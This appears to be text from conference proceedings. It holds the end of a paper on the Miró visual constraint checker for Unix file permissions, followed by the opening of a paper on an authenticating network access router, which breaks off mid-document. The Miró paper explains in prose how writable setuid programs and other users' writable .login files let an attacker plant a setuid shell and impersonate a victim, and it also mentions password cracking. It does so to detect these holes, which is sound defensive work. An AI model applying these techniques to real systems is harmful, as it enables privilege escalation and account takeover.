


Figure 8: The Constraint PRIVATE-MAIL. This constraint requires that a user's mail files cannot be **read** by anyone except them. It assumes that mail files are stored in subdirectories of a directory named "Mail" in each user's home directory.

This is the first constraint we have encountered that exploits the one-to-one nature of the mapping function described in Section 2.2. In Figure 8, the **user** boxes matching the two "user" box patterns on the left must be distinct for each thick matching. This guarantees that the **user** matching the bottom "user" box pattern will not have the same **name** as the **home** box matching the outermost "home directory" box pattern on the right.

4.2 Grampp-Morris Security Constraints for Unix

Grampp and Morris have described several possible attacks on the security of a Unix system. They point out that most security attacks can be thwarted by educating users and by ensuring the "existence of administrative procedures aimed at increased security". In regards to their first point, users need to be taught the importance of choosing good passwords, and they need to be educated fully as to the security mechanisms they are using so that: 1) they can use those mechanisms to protect their files as they see fit, and 2) they do not inadvertently leave any files unprotected. As to their second point on administrative procedures, it is precisely this sort of capability that systems like the constraint checker provide.

Even if these points have been addressed, there can still be security lapses. Grampp and Morris go on to describe security holes that may crop up on a Unix system. We have "transcribed" some of their descriptions into the following constraint pictures.

4.2.1 PASSWD-SAFE

Unix uses passwords as its only barrier to unauthorized access; if a user's password is compromised, then an intruder can act as that user with impunity. We must therefore

guarantee that passwords are adequately safeguarded.

Unix stores encrypted passwords in a world-readable file called `/etc/passwd`. The reasoning behind making the password file world-readable is that “concealment is not security”: if we were to instead make the password file unreadable, we would be relying on the security of that one file to protect our entire system. Instead, we rely on the one-way nature of the encryption function; since it is an abstract entity, it is less vulnerable to attack.




Figure 9: The Constraint PASSWD-SAFE. This constraint guarantees that only the **owner** of the password file `/etc/passwd` can change that file.

However, the password file certainly should not be writable by anyone except its owner (the super user), or else someone could install the encrypted version of a known word under some other user’s entry in the file. The constraint PASSWD-SAFE shown in Figure 9 requires that no user can **write** to the password file except its owner. Like the PRIVATE-MAIL constraint of Figure 8, this constraint uses two separate “user” box patterns to ensure that only non-owners of the file in question are matched to the bottom “user” box pattern.

The unfortunate truth of the matter is that, even if the password file is protected according to the PASSWD-SAFE constraint, Unix passwords are easily compromised in practice. The simple reason for this weakness is that users tend to choose their passwords poorly. As Grampp and Morris point out, it is not difficult to write a *password cracker* program that guesses possible passwords for each user, and then encrypts each guess for a possible match against the encrypted password stored in the `/etc/passwd` file.

4.2.2 WRITABLE-DIR

On Unix, every file and directory has an associated set of protection bits that specify who may access that file or directory for each relevant access type. Grampp and Morris point out that on Unix, “underlying directory permissions can adversely affect the safety of seemingly protected files”. In particular, a user *u* may have the ability to change a file *f*, even if *f*’s protection bits specify that *u* is denied write access on *f*. How is this possible? Suppose that *f* resides in a directory *d*, and that *d*’s protection bits grant write permission to *u*. That means that *u* can create and delete files in *d*. So *u* can change *f* by deleting the original *f* and then creating a new version of *f* in *d*. In this way, *u* can change *f*’s contents to be anything she pleases.

Naive users are especially likely to be unaware of this Unix protection feature. The fact that none of *f*’s write protection bits is on would seem to imply that the file cannot be changed. But the writable directory in which *f* resides gives *u* the power not only to change




Figure 10: The Constraint WRITABLE-DIR. This constraint specifies that whenever a user has write (i.e., `in-del`) permission on a directory she does not own, she should also have explicit `write` permission on every file in that directory.

the file, but to delete it entirely! We clearly need a constraint to detect occurrences of this situation. However, if we translate this constraint directly, it may be overly sensitive. It is not uncommon for users to give themselves write permission on a directory they own, but to also explicitly deny themselves write permission on some of the files in that directory (to prevent them from being changed accidentally). For example, this situation arises in the use of the RCS version control system, which automatically turns off write permission on files that have not been explicitly “checked out” for modification.

Thus, the constraint we wish to express is that: “For any directory on which a user has write permission and which they do not own, they must have explicit `write` permission on all files contained in that directory”. This constraint is shown in Figure 10. There are several points we should make about this constraint.

First, it is the first constraint we have seen so far that involves permission on a directory. Even though Unix overloads the protection bits on files and directories, our Unix prober distinguishes `write` and `read` permissions on files from those on directories. On directories, the prober instead generates the permissions `in-del` (insert-delete) and `list`, respectively.

Second, since permissions granted on a directory are completely unrelated to those granted on the directory’s parent, it would be difficult for the prober to represent access relations on directories directly. The prober therefore takes the following simple approach. For each directory box, it installs a special atomic “dummy” box inside that directory box, and it draws arrows to the dummy box so that the access relations on the directory in the file system are represented in the instance by the relations between users and the unique dummy box inside that directory. The prober also gives the dummy box a `type` of `dir-dummy`; this new type becomes a child of the object type in the type-tree.

4.2.3 SETUID-SAFE

Many Unix security flaws arise from the *set-userid*, or “setuid”, facility. This feature of the Unix protection semantics is a powerful tool, and it allows people to create systems that would be difficult to create otherwise. But as Grampp and Morris point out, “the feature is by no means tame”. They suggest that setuid programs should only be used as a means of last resort, since each setuid program introduced onto the system is a potential security hole.

Grampp and Morris also state that “setuid programs that are writable by anyone should




Figure 11: The Constraint SETUID-SAFE. This constraint guarantees that no **setuid** program is writable by someone other than its **owner**.




Figure 12: The Constraint LOGIN-SAFE. This constraint guarantees that each user's ".login" file cannot be read or written by anyone but them.

be considered threatening". The reason is that any user can write a copy of the shell, for example, onto the **setuid** program. That user can then run the newly copied shell; since it is a **setuid** program, it will be running as its owner. This bit of subterfuge thus gives a malicious party the power to impersonate the owner of the writable **setuid** program.

The **SETUID-SAFE** constraint shown in Figure 11 reports any **setuid** program writable by someone other than its owner. The prover makes the **setuid** attribute true of any instance box corresponding to a file on the file system whose **setuid** bit is turned on. This constraint again exploits the one-to-one requirement on the mapping to guarantee that the name of any **user** matching the bottom "user" box pattern is not the same as the **owner** of the **setuid** program matching the "file" box pattern.

4.2.4 LOGIN-SAFE

When a user logs in and/or starts a new shell, Unix automatically executes certain shell "scripts" in that user's home directory. For example, at login, the system executes the file named ".login". Suppose user *u*'s ".login" file is writable by some other user *u'*. Then *u'* is free to edit the ".login" file at will. With this power, *u'* can edit the script to make a copy of the shell (in some directory private to *u'*), turn on the **setuid** bit of that copy, and make it world-executable. Since these commands will be executed when *u* logs in, the shell copy is owned by *u*. Thus, once *u* logs in and unwittingly creates a copy of the shell owned by him, *u'* can execute that copy and impersonate *u*.

This example clearly illustrates that scripts such as ".login" should never be writable by anyone but their owners. The **LOGIN-SAFE** constraint shown in Figure 12 tests for this condition. The thick part of the constraint matches two distinct users and every file named ".login" contained in a home directory. As before, we exploit the semantics of the constraint

language to guarantee that the instance box matching the bottom “user” box pattern does not have the same name as the instance box matching the “home directory” box pattern. The thin negative `write` arrow then requires that that user does not have write access on the “.login” file.

Grampp and Morris also recommend that such files should not be readable by anyone but their owner either. Their reasoning is that the ability to read these files allows an intruder to determine the user’s search path, thereby giving him clues as to candidate directories for trojan horses. The LOGIN-SAFE constraint therefore also includes a thin negative `read` arrow to enforce this requirement. However, as Grampp and Morris point out, the enforcement of this aspect of the constraint “offers little additional protection, as vulnerable [search path] components can be deduced in other ways”.

5 Constraint Checking Results

The constraint checker’s payoff is its ability to find security holes. Even our simple experiments uncovered some problems. If we had performed more comprehensive experiments, we may very well have found more. Instead, our focus was on gathering measurements of the constraint checker’s performance.

To perform our tests, we applied our Unix prober to the `/usr0` subtree of a mainframe VAX at CMU. The instance picture produced by the prober contains 46 groups, 147 users, 677 directories, 5,195 files, and a total of 17,614 arrows. The access matrix produced by our ambiguity checker tool on this instance picture contains a total of 2,490,033 entries.

We then checked this instance with respect to each of the constraint pictures described in Section 4. The constraint checker models the instance picture (and its access matrix) as a database. It first compiles the constraint picture into a query program over this database; this compilation usually takes less than a second. To check the constraint, the checker executes the query program. We divide the time required to execute the query program into two parts: the time to load the instance database for that query, and the time required to perform the query itself.

Table 1 shows the times required for these two phases on each of the constraints. These experiments were performed on a DECstation 3100 running the Mach operating system. We have also run these constraints against other subtrees of the same file system, such as `/etc`, `/dev`, and `/sys0`. From this table, we see that most constraint checks required 1 or 2 minutes of CPU time. The notable exceptions were the `WRITE-READ` and `WRITABLE-DIR` constraints. These constraints took longer simply because there were more ways to match the thick part of the constraint to the instance, so there were more cases to check. In general, we have shown that the constraint checking problem is Π_2^P -hard [Hey92].

Our experiments uncovered some constraint violations, which we summarize here. The number of violations we report in each case is the number of thick matchings of the constraint to the instance such that no thin matchings existed. The checker has the tendency to produce voluminous output. We could easily implement simple filters to help solve this problem, but we suspect there may be more sophisticated and flexible solutions.

5.0.1 PRIVATE-MAIL — 438 Violations

The diagnostic output for this constraint/instance pair illustrates the problem with the constraint checker’s verbosity. The 438 violations reported in this case amount to a total

Constraint Name	# Elts.	CPU Seconds
GRP-IN-1-W	1 + 2 = 3	30.8 / 0.1
GRP-IN-W-ONLY	2 + 1 = 3	19.4 / 0.1
W-IS-ROOT	1 + 2 = 3	20.8 / 0.0
WRITE-READ	3 + 1 = 4	39.8 / 194
PRIVATE-MAIL	9 + 1 = 10	< 41.6 / 51.4 >
PASSWD-SAFE	7 + 1 = 8	[31.2 / 0.0]
WRITABLE-DIR	8 + 1 = 9	< 41.9 / 1,300 >
SETUID-SAFE	3 + 1 = 4	[23.3 / 0.0]
LOGIN-SAFE	5 + 2 = 7	< 58.6 / 71.3 >

Table 1: Constraint Checker Running Times (in seconds). Values in the “# Elts.” column indicate the number of thick, thin and total elements, respectively, in the constraint for that row (including implicit containment arrows). An entry of the form x/y in the row labeled with constraint C means that in the process of checking constraint C , it took x CPU seconds to load the instance database, and y CPU seconds to check the constraint. Entries in square brackets indicate that the query time y is trivial, while those in angle brackets indicate that the corresponding instance is *inconsistent* with the corresponding constraint. Inconsistencies indicate potential security holes.

of only *three* world readable mail files. Since there are 147 users on the system, 146 users were found to be able to read each of these three files when they should not have.

The three files found by the constraint checker are not mail messages *per se*. One of the mail systems at CMU keeps an index of messages in each mail directory. The index summarizes the mail messages in that directory, including who sent the message, when it was sent, and the subject line of the message. Even this summary information may be considered sensitive by some users. Upon closer inspection, two of the three index files were also found to be writable by someone other than their respective owners!

5.0.2 WRITABLE-DIR — 26,435 Violations

Obviously, there were too many violations in this case to enumerate them all. However, we can summarize some of the major security holes we found. One user alone accounts for many hundreds of the violations. This user has left many of his directories writable to members of the *theory* group. Since this group includes 25 of the machine’s users, giving such a large number of people the ability to delete and overwrite files at will seems dangerous. We surmise from the names of the vulnerable directories that some of them probably contain sensitive files. In many cases, these same files were also readable by all members of the *theory* group. Perhaps most surprising is that one of this user’s mail directories is writable to the same group of people.

Perhaps the most serious security hole detected by this run of the constraint checker is the protection on a directory containing bulletin board files. The protection bits on this directory designate it to be *world* writable. Thus, *any* user on the system can overwrite or delete any of the bulletin board files in the directory. These bulletin board files are read by a large number of users, so this is a serious threat. Moreover, since any user can also

read these files, a malicious user could easily make subtle changes to any of the files, and it would be impossible to track down the culprit. It is worth noting that since this directory contains over 100 files, and since there are approximately 150 users on the system, this one security hole is responsible for approximately 15,000 of the reported violations.

5.0.3 LOGIN-SAFE — 2,190 Violations

Almost all of the reported violations were due to the fact that nearly every user on this system has a world-readable “.login” file (thus, the number of violations reported is approximately the square of the number of users). However, when we removed the negative `read` semantics arrow from the constraint, we found only 24 violations. Without the negative `read` arrow, this constraint only detects “.login” files that are writable by people other than their owners. Violations of this more restricted constraint are much more serious. On this particular system, one user has given `write` permission to the members of the `theory` group on his “.login” file. These 24 people have the ability to maliciously alter his “.login” file and to install code to impersonate him at will.

6 Conclusions

Specifying and manipulating security specifications is not a toy problem. It is a real problem faced by anyone sharing a computer system with other users. Our constraint language and its associated compiler and run time system provide a mechanism unlike any other of its type to solve this problem. The primary advantages it offers over existing tools are its operating system independence and the means by which it allows users to easily tailor a security policy to their needs. Moreover, the constraint language also gives users the power to specify abstract security models. It can thus be used to drive or configure other security modeling tools.

This work can be extended to solve other problems. For example, as it is implemented now, the Miró system we have described is a static security checker. However, our techniques could be used to implement an *automatic* file system security checker that continuously monitors the file system for security holes. To make such a system practical, we would have to modify our algorithms to interpret incremental changes to the file system or to the security policy.

The work we have described in this paper is a specific application of a general approach. Our approach has been to design formal specification languages for a particular domain in the area of computer systems, and then to build efficient algorithms to process those specifications. Our success in the application of this technique to the domain of file system security leads us to believe that it holds promise for other domains, such as network security, parallel algorithm design, and computer systems management.

7 Where to Get More Information on Miró

If you have any questions about the Miró project, you can send e-mail to the address miro@cs.cmu.edu. There is also a video tape available that summarizes the results of the Miró project, and shows each of the Miró software tools in use. The video is approximately 20 minutes long, and is available for \$15 within the U.S. and \$17 internationally (these prices include first class shipping and handling). Requests for the video should be addressed

to: Industrial Affiliates Office, School of Computer Science, Carnegie Mellon University, Pittsburgh PA 15213. Checks should be made payable to "Carnegie Mellon University".

The first author's Ph.D. thesis [Hey92], as well as the sources for the Miró tools, are available for anonymous FTP from the site named "ftp.cs.cmu.edu" (the IP address is [128.2.206.173]). When you FTP to this host, use the login name "anonymous" and give your full e-mail address as the password. Then, type "cd /afs/cs/project/miro/ftp" (security restrictions in the FTP server will not allow you to "cd" into any intermediate directory along the path, so you must type this command as shown). Once in this directory, you can type "get ftp-instructions"; this will copy an ASCII text file to your machine that explains how to get the thesis and/or software.

8 Acknowledgements

We would like to thank Amy Moormann Zaremsky and Jeannette Wing for their comments on portions of this draft. We would also like to thank Karen Kietzke for her help and patience in testing the ambiguity and constraint checkers.

References

- [Bal88] Robert W. Baldwin. *Rule Based Analysis of Computer Security*. PhD thesis, MIT, Cambridge, MA 02139, March 1988. Tech Report MIT/LCS/TR-401.
- [BL73] D. E. Bell and L. J. LaPadula. Secure Computer Systems: Mathematical Foundations (3 Volumes). Technical Report AD-770 768, AD-771 543, AD-780 528, The MITRE Corporation, Box 208, Bedford, MA 01731, November 1973.
- [FS91] Daniel Farmer and Eugene H. Spafford. The COPS Security Checker System. Technical Report CSD-TR-993, Purdue University, West Lafayette, IN 47907-2004, 1991.
- [GM84] F. T. Grampp and R. H. Morris. Unix Operating System Security. *AT&T Bell Laboratories Technical Journal*, 63(8):1649–1672, October 1984. Part 2.
- [Har88] David Harel. On Visual Formalisms. *Communications of the ACM*, 31(5):514–530, May 1988.
- [Hey92] C. Allan Heydon. *Processing Visual Specifications of File System Security*. PhD thesis, Carnegie Mellon University, School of Computer Science, 5000 Forbes Ave., Pittsburgh, PA 15213-3890, January 1992.
- [HMT⁺89] Allan Heydon, Mark W. Maimone, J. D. Tygar, Jeannette M. Wing, and Amy Moormann Zaremski. Miró Tools. In *Proceedings of the 1989 IEEE Workshop on Visual Languages*, pages 86–91, Los Alamitos, CA, October 1989. IEEE Computer Society Press.
- [HMT⁺90] Allan Heydon, Mark W. Maimone, J. D. Tygar, Jeannette M. Wing, and Amy Moormann Zaremski. Miró: Visual Specification of Security. *IEEE Transactions on Software Engineering*, 16(10):1185–1197, October 1990.

- [Lam71] B. W. Lampson. Protection. In *Proceedings Fifth Annual Princeton Conference on Information Science Systems*, pages 437-443, 1971. Reprinted in *ACM Operating Systems Review*, Volume 8, Number 1, (January 1974), pages 18-24.
- [Mye89] Brad A. Myers et. al. The Garnet Toolkit Reference Manuals: Support for Highly-Interactive, Graphical User Interfaces in Lisp. Technical Report CMU-CS-89-196, Carnegie Mellon University, School of Computer Science, 5000 Forbes Ave., Pittsburgh, PA 15213-3890, November 1989.
- [RT87] M. Rabin and J. D. Tygar. An Integrated Toolkit for Operating System Security. Technical Report TR-05-87, Aiken Computation Laboratory, Harvard University, May 1987.

A Secure Public Network Access Mechanism

J. David Thompson
Science Applications International Corp.
thompsond@orvb.saic.com

Kate Arndt
The MITRE Corp.
karndt@mitre.org

ABSTRACT

A solution is proposed to the problem of providing public network access that is both convenient and secure, in an environment where the management and administration of networked workstations is distributed and of uncertain quality. This is accomplished by centrally managing a few network devices which authenticate external users as they attempt to enter the controlled (or secure) portion of the network.

Existing network devices and techniques are employed as much as possible, but a new mechanism is required to support incoming access without exposing network nodes to anonymous attack.

The design of this network access control mechanism and its interaction with other network components is described. A mechanism is also described to allow (but not require) systems to employ the user authentication provided by the access control mechanism in place of user logon.

1 Introduction

Historically, computer systems requiring public network access have provided themselves additional protection by reinforcing their host-level security. This approach works in environments where all hosts and workstations are administered consistently by experienced administrators. It is less effective in environments where workstation owners are more autonomous and may not be as concerned or knowledgeable about implementing sufficient security.

In the future, computer systems may utilize security features built into emerging network protocols to provide secure access to public networks. Until the technology matures, a mechanism is needed to control the flow of information from public networks.

The network access mechanism described in this paper eliminates the following vulnerabilities:

- Password guessing.
- Probing for well-known accounts with default passwords.
- Trusted host rlogin.
- Password capture by network snooping.

Some of the vulnerabilities that will not be reduced with this mechanism are:

- Schemes supported by insider collusion.
- Session capture via corruption of a component of the external network.

It is assumed that systems on the part of the network that is to be protected may not be configured securely, although this may not be true in all cases. These systems might be plug-and-play workstations that are shipped with ease-of-use features enabled and all security features disabled, which are notoriously vulnerable to attack. The assumption is that the administrators of these systems have, or will acquire, the skill necessary to activate any feature for which they have sufficient motivation, and that they will not be sufficiently motivated to implement security features, especially when those features reduce ease of use.

Another premise is that the security of each node on a network is contingent upon the security of all nodes. Attackers who break into one system have a more advantageous position from which to mount attacks on other systems that trust the broken system or with which it shares a network segment. This is especially dangerous when the broken system is so weak that it allows the attacker to obtain root privilege. If rlogin is also used extensively (even when restricted to local nodes) there is very little to halt the propagation of an attack throughout the network.

The mechanisms presented here are designed to provide the novice system administrator of a system with public network access with a shield against the more expert attacker. These mechanisms employ existing techniques where possible but require a few new capabilities as well. These new capabilities are described in Section 5.

Full access to and from public networks exposes systems to external attack from malicious users who can exploit operating system bugs, take advantage of poor or well-known configurations, and collect user authentication information from the network. Since securing the configuration of all systems is excluded by the characteristics of the user community, a good solution is to limit access to these systems to only those external users who can reliably establish their identity, and to do this with a device that can be securely managed. This gateway access control is provided by the Controlled Access Point (CAP) and an authentication server. It is designed to be configurable for use in many types of network configurations.

The design is presented here using TCP/IP, but the concept could be implemented in other protocols.

2 Network Model

The network model of Figure 1 shows two local network segments, one of which is to be secured and one which is not. The connection to public networks is via a router on the unsecured network segment. The segments are connected only by the CAP, which is a router that has been enhanced to require validated user credentials before completing connection requests from external nodes. Multiple CAPs and Authentication Servers may be employed to improve availability and/or performance.

The nodes S_n on the secure segment are to be protected from unauthenticated access from users on nodes of other local or external network segments. The U_n represent external




Figure 1: Network model, showing the locations of the Controlled Access Point (CAP), the Authentication Server, and the FTP/NFS server. The dashed box surrounds components which must be securely maintained by experienced system administrators.

nodes, whether on a local unsecured segment (as shown) or on a public network. Mandatory network mechanisms will not protect nodes on the secure segment from each other, although systems on the secure network with the conforming *login* module (see Section 5.3) installed can take advantage of the centralized authentication service.

Devices in the dashed box in Figure 1 are required to be securely administered. By concentrating security in a few systems which can be managed professionally, the more vulnerable systems can be protected with minimal administrative expense and with fewer limitations on computer use.

It is assumed that users of the S_n nodes can be held to certain standards of operation. Specifically, that they will not collude with external unauthorized users to defeat the centralized authentication process (e.g., by implementing a tunneling scheme). This is a reasonable assumption in circumstances where all S_n users fall under a single authority and can be held accountable for their actions but not for their ignorance of esoteric features of complex tools.

Other network configurations can also be supported. For example, the connections to the public networks and the FTP/NFS Service could be provided directly by the router functions of the CAP without the Unsecure Segment. The CAP can also be connected to the AS, and to other redundant devices, via a dedicated network which carries no user traffic. The only configuration requirements are that the CAP provide the only path into the secure segment, that the Authentication Server be on the secure segment, that the FTP/NFS Service not be on the secure segment, and that these three components be securely administered.

3 Implementation Requirements

The goal is to create a network architecture that can be configured to provide convenient access to the full range of network services, including full public network connectivity, while

protecting nodes on the secure segment from some of the vulnerabilities that such access brings. Requirements are to:

1. Allow two-way interactive logon (telnet, rlogin, X, etc.) between users on the secure network and those on the unsecure network.
2. Allow two-way file transfer between users on the secure network and those on the unsecure network.
3. Protect workstation users from the threat of malicious logon and worm propagation without requiring that their systems be hardened against such attacks.

There is no requirement for the network to prevent the spread of viruses. Preventing file transfer is the only method available to the network to contain viruses. Prohibiting network file transfer only promotes the use of diskettes to transfer files, and diskettes present a greater opportunity to viruses than does a network.¹ But nearly every network service can be used to transfer files. Furthermore, most of the workstations and hosts being protected have operating systems that are not very susceptible to viral attack, or do not provide incoming connection services.

4 Existing Mechanisms

The solution presented here uses existing network components as much as possible. This section explores the limitations of existing router configurations in restricting network access, and makes a case for replacing the traditional password with an extended user authentication process.

4.1 Router Configuration

The following mechanisms can be implemented by configuring routers to protect network segment nodes from external attack. From most restrictive to least restrictive the choices are as follows.

1. Completely deny the use of one or more protocols between the public network and the protected network segment.
2. Allow one-way outbound-only access for one or more protocols. One-way out-bound access allows connections to the public network to be initiated from nodes on the protected segment but prohibits connections initiated from the public network to nodes in the protected segment.
3. Allow one-way outbound access and implement a boundary host to authenticate incoming users before allowing them access to nodes on the protected network.
4. Allow unrestricted two-way access for one or more protocols between the public network and the protected network segments. Security is implemented only in the nodes on the network segment being protected.

¹Boot sector viruses account for the majority of viral infections, but they are usually transferred via bootable media.

If incoming access is required, Mechanisms 3. or 4. are necessary, although both have serious drawbacks. A boundary host can be secure and is often adequate, except when a high network load and/or a large number of simultaneous connections demand an expensive host to meet throughput requirements, or when preserving a normal connection initiation process is important for supporting existing functions that establish connections automatically.

The load placed on a boundary host is greater than on a router since the host handles both incoming and outgoing traffic at the Application network protocol layer. There is also likely to be an application program that drives the routing function. This load also manifests itself as delay in the network.

Unrestricted access cannot be used in the postulated environment because of the presence of nodes that may be poorly administered.

4.2 Extended User Authentication

One-time passwords establish a user's identity to a much higher level of confidence than do multi-use passwords. Each one-time password (or some part of it) is different for every logon, making a password collected from the network useless for later logon by either the authorized user or an impostor.

Multi-use passwords can be conveniently used by several people, either with permission or surreptitiously, and are also easily acquired without the authorized user's permission through various technical and non-technical means. One-time passwords, which require some physical object for password generation, cannot be shared so easily, conveniently, or clandestinely. Policies should also be established to forbid the sharing of user accounts or user authentication.

This proposal specifies one-time passwords, but does not specify a password generation mechanism. Several methods are available for providing users with one-time passwords. Most employ a small calculator-sized or credit card-sized device that generates a unique password for every logon. The Authentication Server would know enough about the operation of the device and each user's unique parameters to predict the correct one-time password. Some password generation schemes (for example [3]) do not require smart card devices but still provide one-time passwords with only slightly less security.

The user should also be required to provide a piece of remembered information, such as a conventional password or personal information number, so that possession of the card is not sufficient to allow an unauthorized person to impersonate an authorized user.

One characteristic of one-time passwords that sometimes causes difficulties is that they cannot be stored in scripts or programs to facilitate automated connections. This is both good and bad. It increases security, since stored passwords are a major vulnerability, but it impacts functionality in ways for which it is often difficult to compensate.

5 New Components

This implementation of secure public network access also requires some new components. These are used together to prevent unauthenticated traffic from reaching the secure network segment. With this in place, no traffic will transit the secure segment except as part of an authenticated connection. The new capabilities are as follows.

- An enhanced router to perform the CAP function,
- A CAP-compatible authentication server to provide secure, centralized user authentication, and
- An enhanced workstation login process to accept authentication tokens. This feature enhances convenience and transparency but is not required for secure operation.

5.1 The Controlled Access Point

The primary means of protecting internal network users will be to block incoming connections unless the identity of the requestor can be assured. This could be done by the target system node, but because the nodes may not be configured securely a network solution is desired.

This network solution is centered around the CAP, a router with additional functionality to detect incoming connection requests, intercept the user authentication process, and invoke the authentication server. No user authentication information is stored in the CAP. Other components (a central authentication server and an authentication forwarding mechanism) support the operation of the CAP.

The approach is similar to that of using a boundary host to provide centralized authentication, but is implemented on a router platform instead. This provides network throughput close to that of a normal router and avoids the risk of allowing users access to general purpose sessions on the authenticating system. It processes network traffic at the network protocol layer for most of the duration of the connection and at higher levels during user authentication. It maintains connection transparency for automated connections.

5.2 The Authentication Server

The Authentication Server interacts with the CAP to provide it access to a centralized data base of user authentication information. It should operate in a dedicated computing system with no general user accounts. The only accounts should be for use by its administrators, and the administrators should not use any part of the network that contains user traffic for maintaining the AS' configuration.

Centralized user authentication benefits both security and user convenience. Users have only one userid, one authentication method and a single one-time password generator for all the systems they use. Security is enhanced because users can be denied access (e.g., when a user changes jobs) to all systems with one action, instead of having to track down all of the user's accounts (with possibly different userids) on all machines. System administrators still retain control over the privileges they will grant a user. A user's registration in the AS provides no guarantee of access to any system.

The Authentication Server is similar in function to a Kerberos[4] authentication server and could be made to conform to Kerberos protocols. The AS and the CAP must share a symmetric encryption key in order to authenticate messages to each other. The modified *login* modules (Section 5.3) must know the AS' public key so they can validate user authentication certificates.

5.3 Authentication Propagation

A replacement for the UNIX *login* function (or comparable function in other operating systems) is required to allow target systems to cooperate with the CAP in accepting authentication certificates. Systems on the secure segment which install the login module benefit by being able to use the CAP's authentication for user identification, and eliminating a double logon for their external users. The *login* function can be used for internal user authentication as well—providing a common authentication procedure for all systems.

The *login* module should be made as portable as possible to operate in many types of systems. It will accept logons handed off from the CAP without further authentication, but will demand authentication from users who have not connected through the CAP (i.e., local users on the secure segment). One of these two actions will be selected based upon the presence of an authentic AS certificate in the logon message. Since the AS certificate is non-repeatable, its capture and play back is not an effective impersonation scheme. The new module can use the AS for the authentication of all of its users, not just those acquired externally, but it must interface directly to the authentication server for connections which have not been intercepted by the CAP.

6 Access Scenarios

The following sections describe the operation of various protocols under the proposed scheme.

6.1 FTP and NFS

